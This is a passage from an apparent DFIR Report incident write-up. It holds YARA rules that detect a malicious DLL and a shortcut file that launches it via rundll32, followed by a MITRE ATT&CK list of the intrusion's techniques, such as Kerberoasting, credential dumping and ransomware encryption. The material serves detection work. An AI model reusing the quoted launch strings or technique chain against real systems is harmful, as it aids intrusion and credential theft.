        $s4 = "Node.js API crypto.randomFillSync is unavailableNode.js crypto module is
```

```
        $s5 = "ctoryoperation would blockentity already existsbroken pipenetwork downad
        $s6 = "AppPolicyGetProcessTerminationMethod" fullword ascii
        $s7 = "keyed events not availableC:rtzkoqhrehbskobagkzngetniywbivatkcfmkxxumjxe
        $s8 = "keyed events not availableC:rtzkoqhrehbskobagkzngetniywbivatkcfmkxxumjxe
        $s9 = "attempted to index slice from after maximum usizeattempted to index slic
        $s10 = "attempted to zero-initialize type `alloc::string::String`, which is inv
        $s11 = "attempted to zero-initialize type `&str`, which is invalidassertion fai
        $s12 = "attempted to zero-initialize type `&str`, which is invalidassertion fai
        $s13 = "rno: did not return a positive valuegetrandom: this target is not suppo
        $s14 = "attempted to zero-initialize type `(*mut u8, unsafe extern \"C\" fn(*mu
        $s15 = "attempted to index slice from after maximum usizeattempted to index sli
        $s16 = "attempted to zero-initialize type `alloc::string::String`, which is inv
        $s17 = "workFileHandleFilesystemLoopReadOnlyFilesystemDirectoryNotEmptyIsADirec
        $s18 = "abortednetwork unreachablehost unreachableconnection resetconnection re
        $s19 = "thread panicked while processing panic. aborting." fullword ascii
        $s20 = "internal_codedescription0" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 5000KB and
        ( pe.imphash() == "59e16a2afa5b682bb9692bac873fa10c" and ( pe.exports("EnterDll
}

rule Documents {
    meta:
        description = "8099 - file Documents.lnk"
        author = "The DFIR Report"
        reference = "https://thedfirreport.com"
        date = "2021-12-12"
        hash1 = "e87f9f378590b95de1b1ef2aaab84e1d00f210fd6aaf5025d815f33096c9d162"
    strings:
        $x1 = "SharedFiles.dll,BasicScore\"%systemroot%\\system32\\imageres.dll" fullwo
        $x2 = "C:\\Windows\\System32\\rundll32.exe" fullword ascii
        $s3 = "C:\\Users\\User\\Documents" fullword wide
        $s4 = " ..\\Windows\\System32\\rundll32.exe" fullword wide
        $s5 = "User (C:\\Users)" fullword wide
        $s6 = ",System32" fullword wide
        $s7 = "Documents" fullword wide /* Goodware String - occured 89 times */
```

```
        $s8 = "windev2106eval" fullword ascii
        $s9 = "%Windows" fullword wide /* Goodware String - occured 2 times */
        $s10 = "OwHUSx" fullword ascii
        $s11 = "System Folder" fullword wide /* Goodware String - occured 5 times */
    condition:
        uint16(0) == 0x004c and filesize < 3KB and
        1 of ($x*) and all of them
}
```

MITRE

- Spearphising Link – T1566.002
- BITS Jobs – T1197
- Kerberoasting – T1558.003
- AS-REP Roasting – T1558.004
- Credentials in Registry – T1552.002
- Remote Desktop Protocol – T1021.001
- Exfiltration to Cloud Storage – T1567.002
- OS Credential Dumping – T1003
- SMB/Windows Admin Shares – T1021.002
- System Owner/User Discovery – T1033
- Network Service Scanning – T1046
- Process Injection – T1055
- PowerShell – T1059.001
- Domain Groups – T1069.002
- File and Directory Discovery – T1083
- Access Token Manipulation – T1134
- Network Share Discovery – T1135
- Domain Trust Discovery – T1482
- Data Encrypted for Impact – T1486
- Disable or Modify Tools – T1562.001

- Valid Accounts – T1078

Internal case #8099

Share this:

Twitter LinkedIn Reddit Facebook WhatsApp

« CONTINUING THE BAZAR RANSOMWARE STORY

COBALT STRIKE, A DEFENDER'S GUIDE – PART 2 »

Reports

Threat Intelligence

Detection Rules

DFIR Labs

Mentoring and Coaching